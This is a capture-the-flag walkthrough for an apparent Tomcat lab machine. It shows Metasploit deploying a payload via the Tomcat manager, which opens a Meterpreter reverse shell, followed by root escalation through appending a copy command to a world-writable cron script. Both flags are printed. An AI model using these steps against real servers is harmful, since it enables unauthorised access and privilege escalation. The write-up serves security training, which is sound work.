
```
[*] Uploading and deploying k7FyozohFUo...
[*] Executing k7FyozohFUo...
[*] Sending stage (58851 bytes) to 10.10.78.75
[*] Undeploying k7FyozohFUo ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.9.1.131:4444 -> 10.10.78.75:39600) at 2022-06-10 23:00:02 +0530

meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040554/r-xr-xr--  4096      dir   2019-08-14 23:25:57 +0530  bin
040554/r-xr-xr--  4096      dir   2019-08-14 23:28:40 +0530  boot
040554/r-xr-xr--  3700      dir   2022-06-10 21:24:21 +0530  dev
040554/r-xr-xr--  4096      dir   2019-08-24 08:55:40 +0530  etc
040554/r-xr-xr--  4096      dir   2019-08-14 22:19:04 +0530  home
100444/r--r--r--  36920585  fil   2019-08-14 23:28:40 +0530  initrd.img
100444/r--r--r--  36913446  fil   2019-08-14 23:28:31 +0530  initrd.img.old
040554/r-xr-xr--  4096      dir   2019-08-14 22:17:56 +0530  lib
040554/r-xr-xr--  4096      dir   2019-08-14 22:15:33 +0530  lib64
040000/---------  16384     dir   2019-08-14 22:15:30 +0530  lost+found
040554/r-xr-xr--  4096      dir   2019-08-14 22:15:39 +0530  media
040554/r-xr-xr--  4096      dir   2019-02-27 05:28:11 +0530  mnt
040554/r-xr-xr--  4096      dir   2019-08-14 22:31:11 +0530  opt
040554/r-xr-xr--  0         dir   2022-06-10 21:24:19 +0530  proc
040000/---------  4096      dir   2019-08-14 22:43:21 +0530  root
040554/r-xr-xr--  520       dir   2022-06-10 21:24:32 +0530  run
040554/r-xr-xr--  12288     dir   2019-08-14 23:25:56 +0530  sbin
040554/r-xr-xr--  4096      dir   2019-02-27 05:28:11 +0530  srv
040554/r-xr-xr--  0         dir   2022-06-10 21:24:20 +0530  sys
040776/rwxrwxrw-  4096      dir   2022-06-10 23:00:01 +0530  tmp
040554/r-xr-xr--  4096      dir   2019-08-14 22:15:38 +0530  usr
040554/r-xr-xr--  4096      dir   2019-08-14 22:15:39 +0530  var
100000/---------  7203416   fil   2019-08-06 23:04:47 +0530  vmlinuz
100000/---------  7184032   fil   2019-01-17 04:59:15 +0530  vmlinuz.old

meterpreter > 
```

The first flag




```
lmeterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040554/r-xr-xr--  4096  dir   2019-08-24 06:21:42 +0530  jack

meterpreter > cd jack
meterpreter > cat user.txt
39400c90bc683a41a8935e4719f181bf
```

The jack user can execute id.sh and write to user.txt



```
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Jun 10 11:23 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
```


After a bit of digging i found out that id.sh is crontab What it does is it prints user ids onto test.txt on every minute



```
$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
#
$
```

And the user jack also has writeable permissons onto id.sh lets exploit it

```
echo 'cp /root/root.txt /home/jack' >>
/home/jack/id.sh
```



```
$ echo 'cp /root/root.txt /home/jack' >> /home/jack/id.sh
echo 'cp /root/root.txt /home/jack' >> /home/jack/id.sh
$ ./id.sh
./id.sh
./id.sh: line 2: test.txt: Permission denied
cat: /root/root.txt: Permission denied
cp: cannot stat '/root/root.txt': Permission denied
$ bash id.sh
bash id.sh
id.sh: line 2: test.txt: Permission denied
cat: /root/root.txt: Permission denied
cp: cannot stat '/root/root.txt': Permission denied
$ ls
ls
id.sh  test.txt  user.txt
$ ls -la
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   74 Jun 10 11:31 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Jun 10 11:31 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
$ ls
ls
id.sh  root.txt  test.txt  user.txt
$ cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
$ 
```

CONGRATS ON FINDING THE FLAG AND HAVE A GOOD DAY!!